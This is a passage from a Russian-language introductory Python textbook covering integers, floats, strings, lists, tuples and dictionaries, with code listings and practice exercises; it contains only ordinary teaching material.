Деление одного целочисленного числа на другое может дать результат в виде числа с плавающей точкой.

Листинг 1.4

```
# Деление  
a = 6  
b = 3  
result = a / b # result будет равно 2.0
```

Возведение в степень (**)

Возведение целочисленного числа в степень позволяет получить результат его возведения в указанную степень.

Листинг 1.5

```
# Возвведение в степень  
a = 2  
b = 3  
result = a ** b # result будет равно 8
```

Остаток от деления (%)

Операция остатка от деления возвращает остаток от целочисленного деления двух чисел.

Листинг 1.6

```
# Остаток от деления  
a = 7  
b = 3  
result = a % b # result будет равно 1
```

Целочисленное деление (//)

Операция целочисленного деления возвращает целую часть результата деления без остатка.

Листинг 1.7

```
# Целочисленное деление  
a = 7  
b = 3  
result = a // b # result будет равно 2
```

Целочисленные числа используются в различных контекстах программирования. Приведем несколько примеров:

- Целочисленные числа часто используются для доступа к элементам списков и массивов по индексу.

Листинг 1.8

```
numbers = [10, 20, 30, 40, 50]
index = 2
print(numbers[index]) # Выводит 30
```

- Целочисленные числа используются в циклах для выполнения итераций.

Листинг 1.9

```
for i in range(5):
    print(i)
```

Этот цикл выведет числа от 0 до 4.

- Целочисленные числа используются для подсчета и хранения количественных данных.

Листинг 1.10

```
count = 0
for i in range(10):
    count += 1
print(count) # Выводит 10
```

Задания для практики по разделу

1. Простые арифметические операции:

» Напишите программу, которая принимает два целых числа от пользователя и выполняет их сложение, вычитание, умножение и деление. Выведите результаты каждой операции.

2. Проверка четности:

» Создайте программу, которая принимает целое число от пользователя и определяет, является ли оно четным или нечетным. Выведите соответствующее сообщение.

3. Возвведение в степень:

- » Напишите программу, которая запрашивает у пользователя два целых числа: основание и показатель степени. Вычислите и выведите результат возведения основания в указанную степень.

4. Наибольший общий делитель (НОД):

- » Реализуйте функцию для нахождения наибольшего общего делителя (НОД) двух целых чисел с использованием алгоритма Евклида. Напишите программу, которая запрашивает у пользователя два целых числа и выводит их НОД.

5. Факториал числа:

- » Создайте программу, которая вычисляет и выводит факториал целого числа, введённого пользователем. Факториал числа n (обозначается как $n!$) определяется как произведение всех положительных целых чисел от 1 до n .

6. Решение квадратного уравнения:

- » Напишите программу, которая принимает целые коэффициенты a , b и c квадратного уравнения вида $ax^2 + bx + c = 0$ и вычисляет его корни. Учитывайте различные случаи: два различных корня, один корень или отсутствие вещественных корней.

7. Сумма цифр числа:

- » Создайте программу, которая принимает целое число от пользователя и вычисляет сумму его цифр. Например, для числа 1234 сумма цифр будет равна $1 + 2 + 3 + 4 = 10$.

8. Проверка на простое число:

- » Напишите программу, которая проверяет, является ли введённое пользователем целое число простым. Простое число — это число больше 1, которое не имеет делителей, кроме 1 и самого себя.

9. Перевод чисел между системами счисления:

- » Реализуйте программу, которая переводит целое число, введённое пользователем, из десятичной системы счисления в двоичную, восьмеричную и шестнадцатеричную системы счисления. Программа должна вывести результаты для каждой системы счисления.

10. Обратный порядок цифр числа:

- » Создайте программу, которая принимает целое число от пользователя и выводит его цифры в обратном порядке. Например, для числа 1234 программа должна вывести 4321.

11. Проверка палиндрома:

- » Напишите программу, которая проверяет, является ли введённое целое число палиндромом (число читается одинаково в прямом и обратном порядке). Программа должна вывести соответствующее сообщение в зависимости от результата проверки.

12. Нахождение всех делителей числа:

- » Создайте программу, которая принимает от пользователя целое число и выводит все его делители. Программа должна корректно обрабатывать положительные целые числа и выводить список всех делителей.

Числа с плавающей точкой (float)

Числа с плавающей точкой (float) в Python представляют собой числа с десятичной частью. Они могут быть положительными или отрицательными и могут содержать дробную часть, разделенную точкой. Такие числа позволяют проводить более точные вычисления, что важно в различных приложениях, включая научные расчеты и анализ данных.

Примеры чисел с плавающей точкой в Python:

- 3.14 – положительное число с десятичной частью.
- -0.001 – отрицательное число с десятичной частью.
- 2.0 – число с плавающей точкой, равное целому числу.

Числа с плавающей точкой в Python могут быть представлены в научной форме (экспоненциальной форме), где число записывается с использованием буквы "e" для обозначения степени 10.

- Например, число 1.5e2 эквивалентно числу 150.0, так как оно равно 1.5×10^2 .
- Аналогично, число 2.5e-3 эквивалентно 0.0025, так как оно равно 2.5×10^{-3} .

В Python вы можете выполнять различные операции с числами с плавающей точкой, включая:

Сложение (+)

Сложение двух чисел с плавающей точкой дает их сумму.

Листинг 1.11

```
# Сложение  
a = 1.5  
b = 2.5  
result = a + b # result будет равно 4.0
```

Вычитание (-)

Вычитание одного числа с плавающей точкой из другого дает их разность.

Листинг 1.12

```
# Вычитание  
a = 5.0  
b = 2.5  
result = a - b # result будет равно 2.5
```

Умножение (*)

Умножение двух чисел с плавающей точкой дает их произведение.

Листинг 1.13

```
# Умножение  
a = 2.0  
b = 3.5  
result = a * b # result будет равно 7.0
```

Деление (/)

Деление одного числа с плавающей точкой на другое дает их частное.

Листинг 1.14

```
# Деление
a = 7.0
b = 2.0
result = a / b # result будет равно 3.5
```

*Возведение в степень (**)*

Возведение числа с плавающей точкой в степень.

Листинг 1.15

```
# Возведение в степень
a = 2.0
b = 3.0
result = a ** b # result будет равно 8.0
```

Извлечение квадратного корня

Для извлечения квадратного корня используйте функцию math.sqrt().

Листинг 1.16

```
# Извлечение квадратного корня
import math

a = 16.0
result = math.sqrt(a) # result будет равно 4.0
```

Проблемы точности

При работе с числами с плавающей точкой может возникнуть проблема точности из-за ограниченного количества бит, доступных для представления числа.

Например:

Листинг 1.17

```
# Проблемы точности
print(0.1 + 0.2) # Ожидается 0.3, но выводит 0.30000000000000004
```

Эта проблема обусловлена тем, что не все десятичные числа могут быть точно представлены в двоичной системе.

Числа с плавающей точкой широко используются в программировании для работы с дробными числами, анализа данных, научных вычислений и многих других задач, где точность десятичных чисел имеет значение.

Они позволяют проводить точные вычисления и моделировать реальные числа, что важно в таких областях, как физика, инженерия, экономика и биология.

В анализе данных числа с плавающей точкой используются для вычисления средних значений, стандартных отклонений и других статистических метрик.

Листинг 1.18

```
data = [2.5, 3.0, 4.5, 5.0]
mean = sum(data) / len(data) # Вычисление среднего значения
```

В научных вычислениях числа с плавающей точкой используются для моделирования физических процессов и проведения сложных математических расчетов.

Листинг 1.19

```
gravity = 9.81 # Ускорение свободного падения в м/с^2
mass = 70.0 # Масса в кг
force = mass * gravity # Сила тяжести в Ньютонах
```

Задания для практики по разделу

1. Напишите программу, которая принимает два числа с плавающей точкой от пользователя и выполняет все основные арифметические операции (сложение, вычитание, умножение, деление) с этими числами. Выведите результаты на экран.
2. Напишите программу для вычисления площади круга. Пользователь должен ввести радиус, а программа должна вычислить и вывести площадь круга с использованием числа π (пи).
3. Напишите программу, которая принимает от пользователя число с плавающей точкой и округляет его до двух знаков после запятой. Программа должна вывести округлённое значение на экран.
4. Создайте программу для конвертации температуры из градусов Цельсия в градусы Фаренгейта. Пользователь вводит значение в градусах Цельсия, а программа выводит соответствующее значение в градусах Фаренгейта.
5. Напишите программу, которая принимает от пользователя сумму в долларах и конвертирует её в евро. Для конвертации используйте фиксированный обменный курс, например, 1 доллар = 0.85 евро. Программа должна вывести результат в евро.
6. Создайте программу, которая вычисляет квадратный корень из числа, введённого пользователем. Программа должна проверить корректность введённого значения и вывести результат на экран.
7. Напишите программу, которая вычисляет среднее арифметическое пяти чисел с плавающей точкой, введённых пользователем. Программа должна запросить пять чисел, рассчитать их среднее и вывести результат на экран.
8. Напишите программу, которая принимает от пользователя два числа с плавающей точкой и проверяет, равны ли они, с точностью до трёх знаков после запятой. Программа должна вывести результат сравнения на экран.

9. Создайте программу, которая вычисляет сумму ряда чисел с плавающей точкой, введённых пользователем. Пользователь сначала вводит количество чисел, затем сами числа. Программа выводит общую сумму.
10. Напишите программу для вычисления объема цилиндра. Пользователь должен ввести радиус основания и высоту цилиндра, а программа должна вычислить и вывести объем с использованием числа π (пи).

Строки (str)

Строки (str) в Python представляют собой последовательности символов, заключенные в кавычки. Строки могут содержать символы любого типа, включая буквы, цифры, знаки препинания, пробелы и специальные символы. Они являются одними из основных типов данных в Python и широко используются для работы с текстом.

Примеры строк в Python:

- 'hello' – строка с "hello".
- "world" – строка с "world".
- '123' – строка с "123".

В Python строки можно создавать, используя как одинарные, так и двойные кавычки, и это не влияет на их содержимое. Однако использование одинарных кавычек позволяет включать в строку символы в двойных кавычках без необходимости экранирования и наоборот.

```
my_string = 'This is a "string" with double quotes'
another_string = "It's a string with a single quote"
```

Здесь `my_string` представляет собой строку, в которой внутри одинарных кавычек используется текст с двойными кавычками. В то же время, `another_string` — это строка, в которой внутри двойных кавычек используется текст с одинарной кавычкой. В Python вы можете использовать оба вида кавычек, чтобы включать кавычки внутри строки без необходимости использования экранирования.

Операции со строками

В Python строки поддерживают множество операций и методов, таких как конкатенация (объединение строк), доступ к отдельным символам по индексу, извлечение подстрок, форматирование, разделение и объединение строк и многое другое. Например:

Конкатенация (+)

Конкатенация — это процесс объединения двух строк в одну.

Листинг 1.20

```
# Конкатенация
greeting = 'hello' + ' ' + 'world' # 'hello world'
```

Длина строки (len())

Функция len() возвращает количество символов, содержащихся в строке.

Листинг 1.21

```
# Длина строки
length = len('hello') # 5
```

Индексация

Индексация позволяет получить символ строки по его индексу.
Индексация начинается с нуля.

Листинг 1.22

```
# Индексация
first_char = 'hello'[0] # 'h'
```

Срезы (slicing)

Срезы позволяют извлекать подстроки из строки.

Листинг 1.23

```
# Срезы (slicing)
substring = 'hello'[1:3] # 'el'
```

Методы строк

Python предоставляет множество методов для работы со строками. Вот некоторые из них:

- **upper()**

Преобразует все символы строки в верхний регистр.

```
'hello'.upper() # 'HELLO'
```

- **lower()**

Преобразует все символы строки в нижний регистр.

```
'HELLO'.lower() # 'hello'
```

- **strip()**

Удаляет пробелы в начале и в конце строки.

```
' hello '.strip() # 'hello'
```

- **split()**

Разделяет строку по заданному разделителю и возвращает список подстрок.

```
'hello world'.split() # [ 'hello', 'world' ]
```

- **join()**

Объединяет элементы списка в строку с заданным разделителем.

```
' '.join([ 'hello', 'world' ]) # 'hello world'
```

- **replace()**

Заменяет в строке одну подстроку на другую.

```
'hello world'.replace('world', 'Python') # 'hello Python'
```

Python поддерживает несколько способов форматирования строк. Одним из наиболее удобных является использование f-строк (форматированных строк), введенных в Python 3.6.

Листинг 1.24

```
# Методы строк
name = 'Alice'
age = 30
formatted_string = f'Name: {name}, Age: {age}' # 'Name:
Alice, Age: 30'
```

Другие способы форматирования включают метод `format()` и оператор `%`.

Работа с текстовыми данными

Листинг 1.25

```
# Работа с текстовыми данными:
text = "Python is a powerful programming language."
word_list = text.split()
print(word_list) # ['Python', 'is', 'a', 'powerful',
'programming', 'language.']}
```

Форматирование вывода

Листинг 1.26

```
# Форматирование вывода:
name = "Bob"
greeting = f"Hello, {name}!"
print(greeting) # 'Hello, Bob!'
```

Обработка пользовательского ввода

Листинг 1.27

```
# Обработка пользовательского ввода:
user_input = input("Enter your name: ")
response = f"Nice to meet you, {user_input}!"
print(response)
```

Задания для практики по разделу

- Обратная строка:** напишите программу, которая принимает строку от пользователя и выводит её в обратном порядке. Программа должна запросить строку у пользователя, перевернуть её и показать результат.
- Подсчет символов:** напишите программу, которая принимает строку и подсчитывает количество вхождений каждого символа в этой строке. Программа должна вывести количество появлений каждого символа.
- Замена символов:** напишите программу, которая принимает строку, символ для замены и символ-замену. Программа должна заменить все вхождения первого символа на второй и вывести результат. Убедитесь, что пользователь вводит только по одному символу для замены и замены.
- Палиндром:** напишите программу, которая проверяет, является ли введённая строка палиндромом (читается одинаково вперёд и назад). Программа должна игнорировать пробелы, знаки препинания и регистр символов при проверке.
- Подсчет слов:** напишите программу, которая принимает строку и подсчитывает количество слов в ней. Программа должна разделить строку на слова и вывести общее количество слов.
- Извлечение подстроки:** напишите программу, которая принимает строку и два числа. Программа должна извлечь подстроку из строки, начиная с позиции, указанной первым числом, и заканчивая позицией, указанной вторым числом. Убедитесь, что введённые индексы корректны и находятся в пределах длины строки.
- Смена регистра:** напишите программу, которая принимает строку и изменяет регистр каждого символа на противоположный (строчные символы становятся заглавными, а заглавные — строчными). Программа должна вывести строку с изменённым регистром.
- Удаление пробелов:** напишите программу, которая принимает строку и удаляет из неё все пробелы. Программа должна вывести результат, где все пробелы удалены.

9. **Дублирование символов:** напишите программу, которая принимает строку и дублирует каждый символ в ней. Программа должна вывести строку, где каждый символ повторяется дважды.
10. **Форматирование строки:** напишите программу, которая принимает строку и форматирует её так, чтобы каждое слово начиналось с заглавной буквы. Программа должна вывести строку, где все слова приведены к заглавному формату.

Списки (list)

Списки (list) в Python — это упорядоченные коллекции объектов, которые могут включать элементы самых разных типов данных: целые числа, строки, другие списки и даже неожиданные вещи вроде вашей неудачной попытки научиться танцевать.

Списки настолько популярны и мощны, что, если бы Python был сериалом, списки точно были бы главными героями!

Примеры списков в Python:

- [1, 2, 3, 4, 5] – список целых чисел.
- ['apple', 'banana', 'orange'] – список строк.
- [1, 'hello', [3.14, True], 'world'] – список, содержащий разные типы данных, включая другой список.

Операции со списками

Списки в Python создаются с использованием квадратных скобок [], при этом элементы разделяются запятыми. Списки являются изменяемыми (mutable), что означает, что вы можете добавлять, удалять и изменять элементы после их создания. Вот несколько основных операций, которые можно выполнять со списками:

Индексация

Чтобы добраться до нужного элемента списка, нужно знать его индекс. В Python индексация начинается с нуля, так что первый элемент всегда скрывается под номером 0. Представьте, что у вас есть друг, который всегда называет первый день недели "днем ноль" — сначала это сбивает с толку, но потом начинаешь привыкать!

Листинг 1.28

```
# Индексация
my_list = ['apple', 'banana', 'orange']
print(my_list[0]) # Выводит 'apple'
print(my_list[1]) # Выводит 'banana'
```

Добавление элементов

Метод `append()` используется для добавления элемента в конец списка.

Листинг 1.29

```
# Добавление элементов
my_list = ['apple', 'banana']
my_list.append('orange')
print(my_list) # Выводит ['apple', 'banana', 'orange']
```

Удаление элементов

Метод `pop()` удаляет элемент из списка по указанному индексу и возвращает его.

Листинг 1.30

```
# Удаление элементов
my_list = ['apple', 'banana', 'orange']
fruit = my_list.pop(1)
print(fruit) # Выводит 'banana'
print(my_list) # Выводит ['apple', 'orange']
```

Метод `remove()` удаляет первый элемент в списке, который имеет указанное значение.

Листинг 1.31

```
my_list = ['apple', 'banana', 'orange']
my_list.remove('banana')
print(my_list) # Выводит ['apple', 'orange']
```

Срезы

С помощью срезов можно извлекать подсписки из списка.

Листинг 1.32

```
# Срезы
my_list = ['apple', 'banana', 'orange', 'grape', 'pear']
sub_list = my_list[1:4]
print(sub_list) # Выводит ['banana', 'orange', 'grape']
```

Конкатенация

Оператор `+` используется для объединения двух списков в один.

Листинг 1.33

```
# Конкатенация
list1 = [1, 2, 3]
list2 = [4, 5, 6]
combined_list = list1 + list2
print(combined_list) # Выводит [1, 2, 3, 4, 5, 6]
```

Методы списков

Python предоставляет множество методов для работы со списками. Вот некоторые из них:

1. insert(index, element):

Вставляет элемент на указанную позицию.

```
my_list = ['apple', 'banana', 'orange']
my_list.insert(1, 'grape')
print(my_list) # Выводит ['apple', 'grape', 'banana', 'orange']
```

2. sort():

Сортирует список на месте.

```
my_list = [3, 1, 4, 2, 5]
my_list.sort()
print(my_list) # Выводит [1, 2, 3, 4, 5]
```

3. reverse(): Изменяет порядок элементов в списке на обратный.

```
my_list = [1, 2, 3, 4, 5]
my_list.reverse()
print(my_list) # Выводит [5, 4, 3, 2, 1]
```

4. index(element):

Метод index(element) возвращает индекс первого вхождения указанного элемента в списке.

```
my_list = ['apple', 'banana', 'orange']
index = my_list.index('banana')
print(index) # Выводит 1
```

5. count(element):

Метод count(element) возвращает количество вхождений указанного элемента в списке.

```
my_list = ['apple', 'banana', 'orange', 'banana']
count = my_list.count('banana')
print(count) # Выводит 2
```

Примеры использования списков

- Хранение и обработка данных**

Списки часто используются для хранения и обработки данных, таких как результаты вычислений, пользовательские вводы или элементы интерфейса.

Листинг 1.34

```
# Хранение и обработка данных  
scores = [85, 90, 78, 92, 88]  
average_score = sum(scores) / len(scores)  
print(average_score) # Выводит 86.6
```

- **Управление очередями**

Списки можно использовать для реализации очередей и стеков.

Листинг 1.35

```
# Управление очередями  
queue = []  
queue.append('first')  
queue.append('second')  
queue.append('third')  
print(queue.pop(0)) # Выводит 'first'  
print(queue.pop(0)) # Выводит 'second'  
print(queue.pop(0)) # Выводит 'third'
```

- **Обработка строк**

Списки часто используются для обработки строк и текста.

Листинг 1.36

```
# Обработка строк  
sentence = "The quick brown fox jumps over the lazy dog"  
words = sentence.split()  
print(words) # Выводит ['The', 'quick', 'brown', 'fox',  
'jumps', 'over', 'the', 'lazy', 'dog']
```

Задания для практики по разделу

1. **Сумма элементов списка:** напишите программу, которая будет принимать список чисел от пользователя и подсчитывать сумму всех этих чисел. Программа должна вывести итоговую сумму на экран.

2. **Произведение элементов списка:** создайте программу, которая принимает список чисел от пользователя и рассчитывает произведение всех чисел в этом списке. В конце программы должна отобразить результат на экране.
3. **Минимум и максимум:** разработайте программу, которая принимает список чисел от пользователя и находит минимальное и максимальное значение среди этих чисел. Программа должна вывести оба значения на экран.
4. **Среднее значение:** создайте программу, которая принимает список чисел от пользователя, рассчитывает среднее значение всех чисел в списке и выводит его на экран.
5. **Удаление дубликатов:** создайте программу, которая принимает список чисел от пользователя, удаляет из него все повторяющиеся элементы, и сохраняет только уникальные числа. Программа должна вывести результат на экран.
6. **Поиск элемента:** напишите программу, которая принимает от пользователя список и элемент, затем проверяет, присутствует ли этот элемент в списке. Программа должна вывести *True*, если элемент найден, или *False*, если его нет в списке.
7. **Переворот списка:** создайте программу, которая принимает список от пользователя и переворачивает его, изменения порядок элементов на обратный. Программа должна вывести результат на экран.
8. **Сдвиг элементов:** напишите программу, которая принимает список и число *n* от пользователя. Программа должна сдвинуть все элементы списка вправо на *n* позиций, а затем вывести результат на экран.
9. **Объединение списков:** создайте программу, которая принимает два списка от пользователя и объединяет их в один общий список. Программа должна вывести результат объединения на экран.
10. **Сортировка списка:** разработайте программу, которая принимает список чисел от пользователя и сортирует его либо в порядке возрастания, либо в порядке убывания по выбору пользователя. Программа должна вывести отсортированный список на экран.

11. **Четные и нечетные числа:** создайте программу, которая принимает список чисел от пользователя и разделяет его на два отдельных списка: один с четными числами и другой с нечетными. Программа должна вывести оба списка на экран.
12. **Слияние двух отсортированных списков:** напишите программу, которая принимает два отсортированных списка от пользователя и объединяет их в один общий список, сохраняя порядок сортировки. Программа должна вывести полученный отсортированный список на экран.
13. **Подсчет вхождений:** создайте программу, которая принимает список и элемент от пользователя, а затем подсчитывает, сколько раз этот элемент встречается в списке. Программа должна вывести количество вхождений элемента на экран.
14. **Удаление элемента:** создайте программу, которая принимает список и элемент от пользователя, а затем удаляет первое вхождение этого элемента из списка. Программа должна вывести обновленный список на экран.
15. **Четные индексы:** напишите программу, которая принимает список от пользователя и выводит элементы, находящиеся на чётных позициях (индексах) в этом списке. Программа должна отобразить только те элементы, которые стоят на индексах 0, 2, 4 и так далее.

Кортежи (tuple)

Кортежи (tuple) в Python похожи на списки, но являются неизменяемыми (immutable) коллекциями элементов. Это означает, что один раз созданный кортеж не может быть изменен путем добавления, удаления или изменения элементов после его создания. Кортежи обычно используются для хранения неизменяемых наборов данных.

Примеры кортежей в Python:

- (1, 2, 3, 4, 5) – кортеж целых чисел.
- ('apple', 'banana', 'orange') – кортеж строк.

- (1, 'hello', (3.14, True), 'world') – кортеж, содержащий разные типы данных, включая другой кортеж.

Кортежи в Python создаются с помощью круглых скобок (), а их элементы разделяются запятыми. Даже если кортеж состоит из одного элемента, он все равно должен быть заключен в круглые скобки и сопровождаться запятой.

Примеры создания кортежей

Листинг 1.37

```
# Создания кортежей
my_tuple = (1, 2, 3)    # Кортеж из трех элементов
single_tuple = (4,)     # Кортеж из одного элемента
```

Доступ к элементам кортежа

Доступ к элементам кортежа осуществляется с использованием индексации, как и в списках. Индексация начинается с нуля.

Листинг 1.38

```
# Доступ к элементам кортежа
my_tuple = ('apple', 'banana', 'orange')
print(my_tuple[0])  # Выводит 'apple'
print(my_tuple[1])  # Выводит 'banana'
```

Операции и методы кортежей

Кортежи поддерживают различные операции и методы, такие как конкатенация кортежей, операции срезов, определение длины кортежа и преобразование списков в кортежи и наоборот.

Конкатенация кортежей

Оператор + используется для объединения двух кортежей в один.

Листинг 1.39

```
# Конкатенация кортежей
tuple1 = (1, 2, 3)
tuple2 = (4, 5, 6)
combined_tuple = tuple1 + tuple2
print(combined_tuple) # Выводит (1, 2, 3, 4, 5, 6)
```

Операции срезов

С помощью срезов можно извлекать подмножества элементов из кортежа.

Листинг 1.40

```
# Операции срезов
my_tuple = ('apple', 'banana', 'orange', 'grape', 'pear')
sub_tuple = my_tuple[1:4]
print(sub_tuple) # Выводит ('banana', 'orange', 'grape')
```

Определение длины кортежа

Функция `len()` возвращает количество элементов в кортеже.

Листинг 1.41

```
# Определение длины кортежа
my_tuple = (1, 2, 3, 4, 5)
length = len(my_tuple)
print(length) # Выводит 5
```

Преобразование списков в кортежи и наоборот

Кортежи можно преобразовывать в списки и обратно, используя функции `list()` и `tuple()`.

Листинг 1.42

```
# Преобразование списков в кортежи и наоборот
my_list = [1, 2, 3]
my_tuple = tuple(my_list)
print(my_tuple) # Выводит (1, 2, 3)

new_list = list(my_tuple)
print(new_list) # Выводит [1, 2, 3]
```

Преимущества кортежей

Хотя кортежи не позволяют изменять свои элементы после создания, они предоставляют некоторые преимущества по сравнению со списками, такие как:

- **Более быстрая обработка.** Поскольку кортежи неизменяемы, операции с ними могут выполняться быстрее, чем со списками.
- **Меньший объем памяти.** Кортежи занимают меньше памяти, чем списки, что делает их более эффективными для хранения больших объемов данных.
- **Неизменяемость.** Это полезно для хранения данных, которые не должны изменяться после создания, например, координат, размеров и другие фиксированных наборов данных.

Использование кортежей в Python

Кортежи в Python часто используются для хранения данных, которые не должны изменяться после создания. Они особенно полезны в ситуациях, когда нужно передать неизменяемый набор значений в функцию или метод.

Примеры использования кортежей

- **Хранение координат**

Кортежи идеально подходят для хранения координат точек в пространстве, которые не должны изменяться.

Листинг 1.43

```
# Хранение координат
coordinates = (10.0, 20.0)
print(coordinates) # Выводит (10.0, 20.0)
```

- **Передача неизменяемых данных в функции**

Кортежи можно использовать для передачи неизменяемых данных в функции.

Листинг 1.44

```
# Передача неизменяемых данных в функции
def print_coordinates(coords):
    print(f"X: {coords[0]}, Y: {coords[1]}")

point = (5, 10)
print_coordinates(point) # Выводит "X: 5, Y: 10"
```

Задания для практики по разделу

- Создание кортежа:** напишите программу, которая создаёт кортеж из пяти элементов и выводит его на экран. Программа должна показать, как легко можно создать и использовать кортежи в Python.
- Доступ к элементам:** напишите программу, которая создаёт кортеж и выводит первый и последний элементы этого кортежа. Программа должна показать, как легко можно получить доступ к различным элементам в кортеже, используя индексацию.
- Изменение кортежа:** кортежи в Python неизменяемы, что означает, что после создания их элементы нельзя изменить. В программе показано, что при попытке изменить элемент кортежа возникает ошибка *TypeError*. Это связано с тем, что кортежи предназначены для хранения данных, которые должны оставаться неизменными.

4. **Объединение кортежей:** напишите программу, которая объединяет два кортежа в один. Программа должна показать, как легко можно объединить кортежи, используя оператор +.
5. **Повторение кортежа:** напишите программу, которая создаёт кортеж и дублирует его содержимое три раза. Программа должна продемонстрировать, как можно использовать оператор * для повторения элементов кортежа.
6. **Извлечение среза:** напишите программу, которая создаёт кортеж и извлекает из него подмножество элементов, например, элементы со второго по четвёртый (включительно). Программа должна показать, как можно использовать срезы для получения части кортежа.
7. **Преобразование кортежа в список:** напишите программу, которая сначала преобразует кортеж в список, затем вносит изменения в список, и в конце преобразует его обратно в кортеж. Программа должна продемонстрировать, как можно использовать преобразование между этими типами данных для изменения и восстановления кортежа.
8. **Поиск элемента:** напишите программу, которая проверяет, содержится ли указанный элемент в кортеже. Программа должна принять кортеж и элемент от пользователя, затем проверить наличие этого элемента и вывести *True*, если элемент найден, или *False*, если нет.
9. **Нахождение длины:** напишите программу, которая создаёт кортеж и выводит его длину, то есть количество элементов в кортеже. Программа должна использовать функцию len() для получения и отображения длины кортежа.
10. **Перебор элементов:** напишите программу, которая создает кортеж и выводит все его элементы по одному с использованием цикла.
11. **Максимум и минимум:** напишите программу, которая создает кортеж чисел и находит максимальное и минимальное значения в кортеже.
12. **Сортировка кортежа:** напишите программу, которая создаёт кортеж чисел, затем сортирует его в порядке возрастания. Для этого преобразуйте кортеж в список, отсортируйте список и преобразуйте его обратно в кортеж. Программа должна вывести отсортированный кортеж.

13. Кортеж с одним элементом: напишите программу, которая создаёт кортеж с одним элементом и выводит его тип данных. Обратите внимание, что для создания кортежа с одним элементом нужно использовать запятую после элемента. Программа должна показать, что тип данных этого объекта является *tuple*.

14. Преобразование строки в кортеж: напишите программу, которая принимает строку от пользователя и преобразует её в кортеж, состоящий из символов этой строки. Программа должна показать, как можно использовать функцию *tuple()* для создания кортежа из строки.

15. Индексация и отрицательная индексация: напишите программу, которая создает кортеж и демонстрирует использование положительной и отрицательной индексации для доступа к элементам кортежа.

Словари (dict)

В Python **словари** (*dict*) представляют собой неупорядоченные коллекции данных, где каждый элемент состоит из пары ключ-значение. Словари предоставляют эффективный способ хранения данных и доступа к ним по ключам. Ключи словаря должны быть уникальными и неизменяемыми объектами, такими как строки, числа или кортежи. В то же время значения в словаре могут быть любого типа данных, включая другие словари.

Так что, если вы когда-нибудь решите создать словарь, чтобы хранить свои секреты, помните: ключи должны быть уникальными, чтобы ваши секреты не потерялись в путанице!

Примеры словарей в Python

Листинг 1.45

```
# Создание
my_dict = {'name': 'John', 'age': 30, 'city': 'New York'} #
Словарь с тремя парами ключ-значение
empty_dict = {} # Пустой словарь
```

Словари в Python создаются с использованием фигурных скобок {}, и элементы словаря записываются в формате {ключ: значение}, разделённые запятыми. Доступ к значениям в словаре осуществляется по ключу. Если вам когда-нибудь покажется, что словарь слишком сложный, просто помните: в жизни всё просто, если знать, где искать!

Листинг 1.46

```
# Вывод
print(my_dict['name'])    # Выводит 'John'
print(my_dict['age'])     # Выводит 30
```

Словари в Python обеспечивают быстрый доступ к данным по ключу, что делает их полезными для решения множества задач, таких как хранение конфигураций, работа с данными JSON, кэширование результатов и многое другое.

Основные операции со словарями

Добавление и обновление элементов

Для добавления нового элемента в словарь или обновления значения существующего ключа можно использовать оператор присваивания:

Листинг 1.47

```
# Добавление и обновление элементов
my_dict['email'] = 'john@example.com' # Добавляет новый ключ-значение
my_dict['age'] = 31 # Обновляет значение существующего ключа
```

Также можно использовать метод update() для добавления или обновления нескольких элементов сразу:

Листинг 1.48

```
my_dict.update({'phone': '123-456-7890', 'city': 'Los Angeles'})
```

Удаление элементов

Метод `pop()` удаляет элемент по указанному ключу и возвращает его значение. Если ключ не найден, можно указать значение по умолчанию, чтобы не получить ошибку.

Это похоже на то, как вы потеряли ключи от дома и спросили у друзей: "Кто видел мои ключи?" Если никто не видел, вы хотя бы получаете запасной ключ, чтобы не остаться на улице!

Листинг 1.49

```
# Удаление элементов
age = my_dict.pop('age')
print(age) # Выводит 31
```

Метод `popitem()` удаляет и возвращает последнюю добавленную пару ключ-значение из словаря.

Если вы когда-нибудь забудете, что храните в словаре, просто используйте `popitem()`, и он сам расскажет вам, что было последним на вашей кухне. Но будьте осторожны — не ждите, что он вернёт рецепт вашей любимой пиццы!

Листинг 1.50

```
last_item = my_dict.popitem()
print(last_item) # Выводит последнюю добавленную пару,
например ('phone', '123-456-7890')
```

Метод `del` удаляет элемент из словаря по указанному ключу. Если ключ отсутствует в словаре, будет вызвано исключение `KeyError`.

Листинг 1.51

```
del my_dict['email']
```

Проверка наличия ключа

Оператор `in` используется для проверки наличия ключа в словаре. Он возвращает `True`, если ключ присутствует в словаре, и `False`, если нет:

Листинг 1.52

```
# Проверка наличия ключа
if 'name' in my_dict:
    print('Name is present in the dictionary')
```

Извлечение ключей и значений

Метод `keys()` возвращает все ключи словаря:

```
keys = my_dict.keys()
print(keys) # Выводит dict_keys(['name', 'city'])
```

Метод `values()` возвращает все значения словаря:

```
values = my_dict.values()
print(values) # Выводит dict_values(['John', 'Los Angeles'])
```

Метод `items()` возвращает все пары ключ-значение:

```
items = my_dict.items()
print(items) # Выводит dict_items([('name', 'John'), ('city', 'Los Angeles')])
```

Преимущества словарей

Словари предоставляют несколько преимуществ:

- Быстрый доступ к данным.** Словари в Python обеспечивают быстрый доступ к данным, поскольку доступ к значениям по ключам происходит за постоянное время. Это делает словари очень эффективными для поиска данных, особенно когда вам нужно быстро получить значение, связанное с конкретным ключом.

- **Гибкость.** Значения в словарях могут быть любыми объектами Python, включая списки и другие словари.
- **Организация данных.** Словари позволяют логически структурировать данные, что упрощает их чтение и обработку.

Примеры использования словарей

• Хранение конфигураций

Словари часто используются для хранения настроек и конфигурационных параметров:

```
config = {
    'host': 'localhost',
    'port': 8080,
    'debug': True
}
```

• Работа с данными JSON

Словари часто используются для работы с JSON-данными:

```
import json
data = '{"name": "John", "age": 30, "city": "New York"}'
parsed_data = json.loads(data)
print(parsed_data) # Выводит {'name': 'John', 'age': 30, 'city': 'New York'}
```

• Кэширование результатов

Словари можно использовать для кэширования результатов вычислений, чтобы избежать повторных вычислений:

Листинг 1.53

```
# Кэширование результатов
cache = {}
def fibonacci(n):
    if n in cache:
        return cache[n]
    if n == 0:
        value = 0
    elif n == 1:
```

```
    value = 1
else:
    value = fibonacci(n-1) + fibonacci(n-2)
cache[n] = value
return value
print(fibonacci(10)) # Выводит 55
```

Задания для практики по разделу

- Создание словаря:** напишите программу, которая создает словарь, где ключами будут имена студентов, а значениями — их оценки. После этого программа должна вывести словарь на экран.
- Доступ к значениям:** напишите программу, которая создает словарь и затем выводит значение для указанного ключа.
- Добавление элементов:** напишите программу, которая создаёт пустой словарь, добавляет в него несколько пар ключ-значение и затем выводит обновлённый словарь на экран.
- Изменение значений:** напишите программу, которая создаёт словарь, изменяет значение для одного из ключей и выводит обновлённый словарь на экран.
